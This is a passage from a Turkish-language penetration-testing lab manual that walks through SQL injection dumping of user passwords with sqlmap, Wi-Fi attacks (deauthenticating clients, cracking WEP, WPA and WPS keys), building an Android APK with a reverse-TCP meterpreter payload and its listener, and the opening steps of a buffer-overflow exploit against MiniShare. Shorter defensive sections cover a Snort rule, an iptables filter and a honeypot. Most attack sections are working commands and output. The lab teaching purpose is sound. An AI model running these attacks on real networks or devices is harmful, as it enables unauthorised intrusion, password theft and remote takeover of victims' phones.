mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534:./var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,:/home/user:/bin/bash
```

13 – SQL Enjeksiyonu

13.1: SQL enjeksiyonu

Amaç: SQL Enjeksiyonu zafiyetinden yararlanarak veritabanından veri elde etmek

Lab Senaryosu: SQL enjeksiyon zafiyeti tespit edilen sistemden sqlmap kullanılarak veritabanı elde edilir

Kullanılan işletim sistemi:

- Kali Linux
- Web for pentester

Kullanılan Araçlar:

- firefox
- sqlmap

Adımlar:

1.Adım

Web for pentester ip adresine gidilir. SQL Injections altındaki example 1'e girilir. " ' "(tek turnak) yardımıyla sql enjeksiyonu tespit edilir.

Komut: `http://web-for-pentester-ip/sqli/example1.php?name=root' or '1'=1`

2.Adım

Sqlmap yardımı ile hedef sistemdeki veritabanları listelenir. -u parametresi ile url verilir. --dbs parametresi ile sistemdeki veritabanları listelenir.

Komut: `sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" --dbs`

Çıktısı:

```
sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" --dbs
[17:06:05] [INFO] fetching database names
available databases [2]:
[*] exercises
[*] information_schema
```

3.Adım

-D parametresi ile bir veritabanı seçilir, --tables parametresi ile seçilen veritabanındaki tablolar listelenir.

Komut: `sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" -D exercises --tables`

Çıktısı:

```
sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" -D exercises --tables
[17:25:17] [INFO] fetching tables for database: 'exercises'
Database: exercises
```



```
[1 table]
```

```
+-----+
```

```
| users |
```

4.Adım

-T parametresi ile tablo seçimi yapılır, --dump parametresi ile tablo içeriği elde edilir.

Komut: sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" -D exercises -T users --dump

Çıktısı:

```
sqlmap -u "http://web-for-pentester-ip/sqli/example1.php?name=root" -D exercises -T users --dump
```

```
Database: exercises
```

```
Table: users
```

```
[4 entries]
```

```
+---+-----+---+-----+-----+
```

```
| id | groupid | age | name | passwd |
```

```
+---+-----+---+-----+-----+
```

```
| 1 | 10 | 10 | admin | admin |
```

```
| 2 | 0 | 30 | root | admin21 |
```

```
| 3 | 2 | 5 | user1 | secret |
```

```
| 5 | 5 | 2 | user2 | azerty |
```

```
+---+-----+---+-----+-----+
```

14 – Kablosuz Ağlar

14.1: Wifi Adaptorünü monitör moda geçirmek

Amaç: Havadaki paketleri yakalayabilmek için wifi ağ adaptörünü monitör moda geçirmek

Lab Senaryosu: Sisteme takılı wifi adaptör tespit edilip monitör moda geçirilir

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmon-ng

Adımlar:

1.Adım

Wifi adaptör sisteme bağlanır ve aygıt ismi bulunur.

Komut: iwconfig

Çıktısı:

```
iwconfig
eth0    no wireless extensions.
wlan2   IEEE 802.11bgn ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
lo      no wireless extensions.
```

2.Adım

Tespit edilen wlan2 isimli aygıtı monitör moda geçirmek için airmon-ng aracı kullanılır. Airmon-ng aracının çalışmasını engelleyen processler monitör moda geçmeden önce kapatılır.

Komut: airmon-ng check kill

airmon-ng start wlan2

Çıktısı:

```
airmon-ng check kill
Killing these processes:
  PID Name
  998 wpa_supplicant
  999 dhclient
airmon-ng start wlan2
PHY   InterfaceDriver      Chipset
phy0  wlan2                 ath9k_htc             Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan2 on [phy0]wlan2mon)
```

(mac80211 station mode vif disabled for [phy0]wlan2)

Aygıtımız wlan2mon ismiyle monitör moda geçmiştir.

iwconfig

eth0 no wireless extensions.

wlan2mon IEEE 802.11bgn Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm

Retry short limit:7 RTS thr:off Fragment thr:off

Power Management:off

lo no wireless extensions.

14.2: Şifresiz ağları dinlemek

Amaç: Şifresiz networklere bağlanmadan paketleri görüntülemek

Lab Senaryosu: Sisteme takılı wifi adaptör tespit edilip monitör moda geçirilir. Monitör moda geçirilen adaptör kullanılarak çevredeki yayın yapan cihazlar tespit edilir. Şifresiz yayın yapan cihaza gönderilen paketler kaydedilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmon-ng

- airodump-ng

Adımlar:

1.Adım

Wifi adaptör monitör moda geçirilir.

2.Adım

Parolasız wifi erişim noktalarını bulabilmek için monitör moda geçirilen aygıt üzerinden dinleme başlatılır. ENC alanı OPN olarak gözüken cihaz parolasızdır.

Komut: airodump-ng wlan2mon

Çıktısı:

airodump-ng wlan2mon										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
3A:1E:2A:4E:22:33	-48	16	223 93	6	54e.	WPA2	CCMP	PSK	yonetim	
3A:1E:2A:4E:22:55	-47	18	0 0	6	54e.	WPA2	CCMP	PSK	arge	
3A:1E:2A:4E:22:66	-80	1	0 0	5	54e.	OPN			TOLGA	

3.Adım

ENC alanı OPN olarak gözüken cihaz parolasızdır. Bu ağdaki paketleri dinleyip kaydetmek için --bssid parametresi ile cihazın mac adresi belirtilir. -w parametresi ile ise kaydedilecek dosya ismi girilir.

Komut: airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66 -w kayıt

4.Adım

Kaydedilen dosya wireshark ile açılarak paketler görüntülenir.

14.3: Gizli SSID'leri görüntülemek

Amaç: SSID'si gizli bir ağın SSID'sini bulmak

Lab Senaryosu: Wifi aygıtı monitör moda geçirilir. SSID'si gizli olan cihazın mac adresi tespit edilir. MAC adresi tespit edilen cihaz üzerinde bağlı olan istemci mac adresi bulunur. Bulunan mac adresli istemci ağdan düşürülüp tekrar bağlanması sağlanarak SSID elde edilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmon-ng

- airodump-ng

Adımlar:

1.Adım

Wifi adaptör monitör moda geçirilir.

2.Adım

Monitör moda geçirilen aygıt üzerinden dinleme başlatılır. SSID'si <lenght: *> şeklinde gözükten cihazlar gizli SSID'ye sahip cihazlardır.

Komut: airodump-ng wlan2mon

```
airodump-ng wlan2mon
BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3A:1E:2A:4E:22:33 -48 16 223 93 6 54e. WPA2 CCMP PSK yönetim
3A:1E:2A:4E:22:55 -47 18 0 0 6 54e. WPA2 CCMP PSK arge
3A:1E:2A:4E:22:66 -50 3 61 0 3 54e WPA2 CCMP PSK <lenght: 3>
```

3.Adım

Monitör moda geçirilen aygıt üzerinden dinleme başlatılır. SSID'si <lenght: *> şeklinde gözükten cihazlar gizli SSID'ye sahip cihazlardır. Bu cihazın mac adresini kullanarak cihaz üzerine bağlı istemciler bulunur.

Komut: airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66

```
airodump-ng wlan2mon --bssid 14:AF:6D:E1:ED:28
BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3A:1E:2A:4E:22:66 -83 17 1 0 3 54e WPA2 CCMP PSK <lenght: 3>

BSSID      STATION      PWR Rate Lost Frames Probe
3A:1E:2A:4E:22:66 22:1A:2E:3B:31:22 -1 0e-0 0 1
```

4.Adım

STATION alanında mac adresi tespit edilen istemci ağdan düşürülür. -a parametresi ile gizli ssid'ye

sahip olan cihazın mac adresi, -c parametresi ile ağdan düşürelecek istemci yazılır.

Komut: aireplay-ng -0 10 -a 3A:1E:2A:4E:22:66 -c 22:1A:2E:3B:31:22 wlan2mon --ignore-negative-one

5.Adım

Düşürülen istemci tekrar ağa bağlanıldığında SSID görünür olacaktır.

airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66										
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	SSID	
3A:1E:2A:4E:22:66	-83	17	1 0 3	54e	WPA2	CCMP	PSK	TOLGA		

14.4: WEP şifreleme kullanan ağın parolasını ele geçirme

Amaç: WEP şifreleme kullanan cihazın wireless ağ parolasını kırmak

Lab Senaryosu: WEP şifreleme kullanan cihaz tespit edilir. Bu cihaza ait paketler kaydedilir. Kaydedilen paketler üzerinden şifre kırma işlemi gerçekleştirilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmon-ng

- airodump-ng

- aircrack-ng

Adımlar:

1.Adım

Wifi adaptör monitör moda geçirilir.

2.Adım

Monitör moda geçirilen aygıt üzerinden dinleme başlatılır. ENC alanı WEP olan cihazlar WEP şifreleme kullananlardır.

Komut: airodump-ng wlan2mon

```
airodump-ng wlan2mon
BSSID      PWR Beacons #Data, #s  CH  MB  ENC  CIPHER AUTH  ESSID
3A:1E:2A:4E:22:66 -50    3    61  0  3  54e  WEP           TOLGA
```

3.Adım

Şifrelemesi WEP olan cihazın mac adresi kullanılarak iv paketleri kaydedilir.

Komut: airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66 --ivs -w kayıt

4.Adım

Kayıt edilen dosya üzerinde şifre kırma işlemi yapılır. Eğer şifre kırma işlemi gerçekleşmez ise daha fazla sayıda iv paketi yakalanarak tekrar denenmelidir.

Komut: aircrack-ng kayıt.ivs

14.5: WPA şifreleme kullanan ağın parolasını ele geçirme

Amaç: WPA şifreleme kullanan cihazın wireless ağ parolasını kırmak

Lab Senaryosu: WPA şifreleme kullanan cihaz tespit edilir. Bu cihaza ait paketler kaydedilirken bir handshake yakalanmaya çalışılır. Eğer yakalanamazsa bir istemci ağdan düşürülüp handshake öyle alınır. Kaydedilen paketler üzerinden şifre kırma işlemi gerçekleştirilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmon-ng

- airodump-ng

- aircrack-ng

Adımlar:

1.Adım

Wifi adaptör monitör moda geçirilir.

2.Adım

Monitör moda geçirilen aygıt üzerinden dinleme başlatılır. ENC alanı WPA/WPA2 olan cihazlar WPA şifreleme kullananlardır.

Komut: airodump-ng wlan2mon

```
airodump-ng wlan2mon
BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3A:1E:2A:4E:22:66 -50 3 61 0 3 54e WPA2 CCMP PSK TOLGA
```

3.Adım

Şifrelemesi WAP olan cihazın mac adresi kullanılarak handshake yakalanır. Handshake yakalandığında terminalde en üstte sağda gözükecektir.

Komut: airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66 -w kayıt

Çıktısı:

```
airodump-ng wlan2mon --bssid 3A:1E:2A:4E:22:66 -w kayıt
CH 6 ][ Elapsed: 1 min ][ 2016-09-28 11:09 ][ WPA handshake: 14:AF:6D:E1:ED:28
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3A:1E:2A:4E:22:66 -45 100 972 105 10 6 54e.WPA2 CCMP PSK TOLGA
BSSID      STATION      PWR Rate Lost Frames Probe
3A:1E:2A:4E:22:66 22:1A:2E:3B:31:22 -48 0e-24 3291 1108
```

4.Adım

Eğer handshake yakalanamamış ise bir istemci ağdan düşürülüp handshake yakalanır.

Komut: aireplay-ng -0 10 -a 3A:1E:2A:4E:22:66 -c 22:1A:2E:3B:31:22 wlan2mon -ignore-negative-one

5.Adım

WPA parolasını kırmak için sözlük gereklidir. -w parametresiyle sözlük verilebilir.

Komut: aircrack-ng -w sozluk.txt kayit.cap

14.6: WPS kullanılan cihazların keşfi ve parolasını ele geçirme

Amaç: WPS kullanan cihazların parolasını ele geçirmek

Lab Senaryosu: WPS desteği açık olan cihazlar tespit edilir. WPS'i açık olarak tespit edilen cihaza parola kırma saldırısı yapılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- airmmon-ng

- wash

- reaver

Adımlar:

1.Adım

Wifi adaptör monitör moda geçirilir.

2.Adım

WPS desteği açık olan cihazlar tespit edilir. Bu tespit için wash aracı kullanılır. WPS locked alanı No olanlar WPS desteği açık olanlardır.

Komut: wash -i wlan2mon

wash -i wlan2mon					
BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
3A:1E:2A:4E:22:66	1	00	1.0	No	TOLGA

3.Adım

WPS desteği açık olduğu tespit edilen cihaza WPS saldırısı yapılır.

Komut: reaver -vv -i mon0 -b 3A:1E:2A:4E:22:66 -c 1 -f --no-nack -d 5 -x 289

Çıktısı:

```
[+] Trying pin *****
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 51:1e:35:ad:f1:ff:01:ec:4a:1e:2e:89:32:1a:19:1c
[P] PKE:
80:e1:01:63:30:6b:a9:35:cf:ff:dd:e1:35:ca:ce:51:7e:fc:cb:07:10:9a:7c:a5:2e:08:32:fd:45:11:3a:95:ec:b9:ea:ab:47:3e:a8:0
7:04:41:01:7e:11:85:98:a7:6f:7c:e7:37:8f:d6:16:c4:a4:34:50:5a:65:ec:d0:ba:ec:e9:68:84:51:ba:1a:8c:28:f8:e2:0c:0f:1e:e
6:34:7a:3c:89:22:1a:31:20:fa:cd:2b:21:11:07:b2:7d:07:72:fe:69:07:6f:50:17:09:04:f6:be:5b:20:07:e2:18:50:66:f8:a5:9f:9d
:9b:67:3c:1d:ba:61:06:28:7f:7b:b5:3e:3a:ba:20:34:5a:ba:3d:b7:4c:ce:5b:07:ba:94:35:e0:c6:59:c1:c5:6d:ce:a3:f0:29:2a:1
```

8:78:38:cf:22:48:66:50:03:01:83:36:cf:eb:40:e5:92:4e:19:5b:19:7e:9b:45:ae:bc:37:44:0f:72:75:21:d4:3c:0c:92

[P] WPS Manufacturer: Ayecom

[P] WPS Model Number: *****

[+] Received M1 message

[P] AuthKey: f8:1f:49:91:30:0a:71:aa:4a:50:2c:64:d8:ff:ea:2c:91:3e:4d:61:55:23:9f:5a:1e:df:21:9a:b9:2d:1d:d0

[+] Sending M2 message

[P] E-Hash1: 19:e9:b4:ca:6b:ce:cd:85:16:1f:16:bb:b8:1d:37:fc:d6:b1:21:ca:14:5b:1f:41:ee:2b:71:7b:1c:2f:56:5a

[P] E-Hash2: 8c:16:ee:22:95:27:09:96:8d:fa:ca:81:3a:f4:14:e0:c1:5f:41:78:a7:b3:52:6e:f1:3c:1c:91:bc:a9:50:ac

[+] Received M3 message

[+] Sending M4 message

[+] Received M5 message

[+] Sending M6 message

[+] Received M7 message

[+] Sending WSC NACK

[+] Sending WSC NACK

[+] Pin cracked in 11 seconds

[+] WPS PIN: '*****'

[+] WPA PSK: '*****'

[+] AP SSID: 'TOLGA'

[+] Nothing done, nothing to save.

15 – Firewall & Honeypot ve IDS'ler

15.1: Basit IDS Örneği

Amaç: Network belli içeriğe sahip paketleri tespit edip loglamak

Lab Senaryosu: Tespit edilecek paket ile ilgili snort kuralı oluşturulur. Snort loglama ve konsola çıktı verme modunda başlatılır. Tespit edilecek paket gönderilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- snort

- leafpad

- browser

Adımlar:

1.Adım

Özel kural girmek için “local.rules” dosyası açılır.

Komut: leafpad /etc/snort/rules/local.rules

2.Adım

Dosyaya tespit edilmesi istenen paket içeriğini içeren kural yazılır. Yazım şekli şu şekilde olmalıdır: yapılmak_istenen protokol kaynak_ip kaynak_port yön hedef_ip hedef_port (seçenekler)

İçerisinde “test” geçen herhangi bir tcp paketini yakalamak ve loglamak için aşağıdaki kural kullanılabilir.

```
alert tcp any any -> any any (msg:"İçerisinde 'test' geçen paket"; content:"test";sid:3333;rev:1)
```

3.Adım

Snort loglama ve konsola çıktı verme modunda başlatılır. -l parametresi log dizini, -c parametresi config dosyası, -A console parametresi konsola çıktı vermek için kullanılır.

Komut: snort -l /var/log/snort/ -c /etc/snort/snort.conf -A console

4.Adım

Browserdan içerisinde test geçen bir istek gönderildiğinde isteğin alert olarak loglandığı görülecektir.

Komut: http://192.168.170.150/test/

Çıktısı:

```
Commencing packet processing (pid=1529)
09/29-13:08:17.166021  [**] [1:3333:1] İçerisinde 'test' geçen paket [**] [Priority: 0] {TCP} 192.168.170.1:39713 ->
192.168.170.150:80
```

15.2: Güvenlik Duvarı Filtreleme

Amaç: Güvenlik Duvarına gelen belli içerikteki paketleri engellemek.

Lab Senaryosu: Engellenecek paket ile ilgili güvenlik duvarı kuralı oluşturulur. Engellenecek paket gönderilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- iptables

- browser

Adımlar:

1.Adım

Web paylaşımı dizinine bir dosya oluşturur.

Komut: echo "tolga kizilkaya" > /var/www/html/gizli.txt

2.Adım


Gizli.txt paketini engellemek için güvenlik duvarı kuralı oluşturulur.

Komut: iptables -I INPUT -p tcp --dport 80 -m string --algo bm --string 'gizli.txt' -j REJECT --reject-with tcp-reset

3.Adım

Browserdan engellenen içeriği bulunduran bir paket gönderilir. Paketin engellendiği görülecektir.

Komut: http://192.168.170.150/gizli.txt



15.3: Honeypot

Amaç: Belirli portları açıp gelen istekleri kaydetmek

Lab Senaryosu: İstekleri kaydetmek için port seçilir. Seçilen portta honeypot çalıştırılır. Gelen istekler kaydedilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- pentbox

- browser

Adımlar:

1.Adım

Pentbox.rb aracı ruby ile açılır.

Komut: ruby pentbox.rb

Çıktısı:

```
ruby pentbox.rb
PenTBox 1.8

  _
  U00U|.'@@@@@'
  |_|(@@@@@@@@)
  (@@@@@@@@)
  `YY~~~~YY'
  ||  ||

----- Menu      ruby2.1.5 @ x86_64-linux-gnu
1- Cryptography tools
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit
->
```

2.Adım

Network tools altındaki Honeypot seçilir.

Çıktısı:

```
----- Menu      ruby2.1.5 @ x86_64-linux-gnu
1- Cryptography tools
```

```
2- Network tools
3- Web
4- Ip grabber
5- Geolocation ip
6- Mass attack
7- License and contact
8- Exit
```

-> 2

```
1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)
0- Back
```

-> 3

// Honeypot //

You must run PenTBox with root privileges.

Select option.

```
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
```

3.Adım

Manuel Yapılandırmaya girilir. Ayarlar yapılır.

Çıktısı:

Select option.

```
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
```

-> 2

Insert port to Open.

-> 80

Insert false message to show.

-> 404 NOT FOUND

Save a log with intrusions?

(y/n) -> y

Log file name? (incremental)

Default: */pentbox/other/log_honeypot.txt

->

Activate beep() sound when intrusion?

(y/n) -> n

HONEYPOT ACTIVATED ON PORT 80 (2016-09-29 17:54:36 +0300)

4.Adım

Browserdan bir istek yapılır. Yapılan istekte “404 NOT FOUND” gözükecektir. Fakat programa baktığımızda isteğin içeriğinin loglandığı gözükecektir.

Komut: http://192.168.170.150/

Çıktısı:

INTRUSION ATTEMPT DETECTED! from 192.168.170.1:43715 (2016-09-29 17:56:42 +0300)

GET / HTTP/1.1

Host: 192.168.170.150

Connection: keep-alive

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116

Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate, sdch

Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.6,en;q=0.4

Cookie: __utma=15106678.881273882.1471852576.1471852576.1474365970.3;

__utmsz=15106678.1471852576.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);

_ga=GA1.1.881273882.1471852576

← → ↻ 192.168.170.150

404 NOT FOUND

16 – Mobil Platformlar

16.1: Apk ile android cihaza sızma

Amaç: Hedef sistemi apk ile ele geçirmek

Lab Senaryosu: Ters bağlantı verebilen bir apk oluşturulur. Bu apk kurbanına indirilir. Apk çalıştığında ters bağlantı elde edilmiş olur.

Kullanılan işletim sistemi:

- Kali Linux
- Android

Kullanılan Araçlar:

- metasploit

Adımlar:

1.Adım

Ters bağlantı içeren apk oluşturulur. -p parametresi ile payload, LHOST ile ters bağlantı ip'si, LPORT ile ters bağlantı portu girilir.

Komut: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.170.150 LPORT=4444 R
> /root/android.apk

2.Adım

Bu dosya android cihaza aktarılır.

3.Adım

Ters bağlantıyı dinlemek için handler açılır.

Komut: msfconsole

use exploit/multi/handler

set payload android/meterpreter/reverse_tcp

set LHOST 192.168.170.150

set LPORT 4444

exploit

Çıktısı:

```
msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.170.150
LHOST => 192.168.170.150
msf exploit(handler) > set LPORT 4444
LPORT => 4444
```

msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.170.150:4444

[*] Starting the payload handler...

4.Adım

Apk çalıştırıldığında meterpreter oturumu açılmış olacaktır.

Çıktısı:

[*] Started reverse TCP handler on 192.168.170.150:4444

[*] Starting the payload handler...

[*] Sending stage (60830 bytes) to 192.168.170.146

[*] Meterpreter session 1 opened (192.168.170.150:4444 -> 192.168.170.146:40138) at 2016-10-03 10:01:36 +0300

meterpreter >

17 – Hafıza Taşması

17.1: Exploit Hazırlama

Amaç: Zafiyetten yararlanarak exploit hazırlamak

Lab Senaryosu: Hedef sistemdeki zafiyet tespit edilir. Zafiyete uygun exploit hazırlanır. Komut satırını bir portta erişime açan payload ayarlanır. Exploit kodu hedefe gönderilir ve hedef sistemin komut satırı dış erişime açılır.

Kullanılan işletim sistemi:

- Kali Linux
- Windows XP

Kullanılan Araçlar:

- python
- minishare
- immunity debugger
- metasploit
- telnet

Adımlar:

1.Adım

XP'de minishare uygulaması açılır.

2.Adım


Web sunucusuna istek gönderen bir python kodu hazırlanır.

Python kodu: Bu kod XP makinesine 2000 adet A göndermektedir.

```
#!/usr/bin/python
import socket, sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.170.235", 80))
buffer = "GET "
buffer += "A" * 2000
buffer += " HTTP/1.1"
buffer += "\r\n\r\n"
sock.send(buffer)
sock.close()
```

3.Adım

Bu betik XP'ye gönderildiğinde minishare uygulaması hata verecektir. Hata kodu incelendiğinde Offset alanında 41414141 gözükecektir. Bu hex değer karşılığı 65 tir. 65'in ascii karşılığı ise "A"dır.



4.Adım

Minishare uygulaması immunity debugger ile açılır.

5.Adım

Hafızaya kaç byte yazdıktan sonra EIP üzerine yazdığımızı bulmak için metasploitin pattern aracı kullanılır. İlk olarak 2000 byte uzunluğunda bir pattern oluşturulur.

Komut: cd /usr/share/metasploit-framework/tools/exploit/
./pattern_create.rb 2000

Çıktısı:

```
./pattern_create.rb 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9
Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0A
g1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj
3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am
5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5
As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av
7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6
Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6
Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7B
h8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl
2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1
Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1
Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu
4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3
Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3C
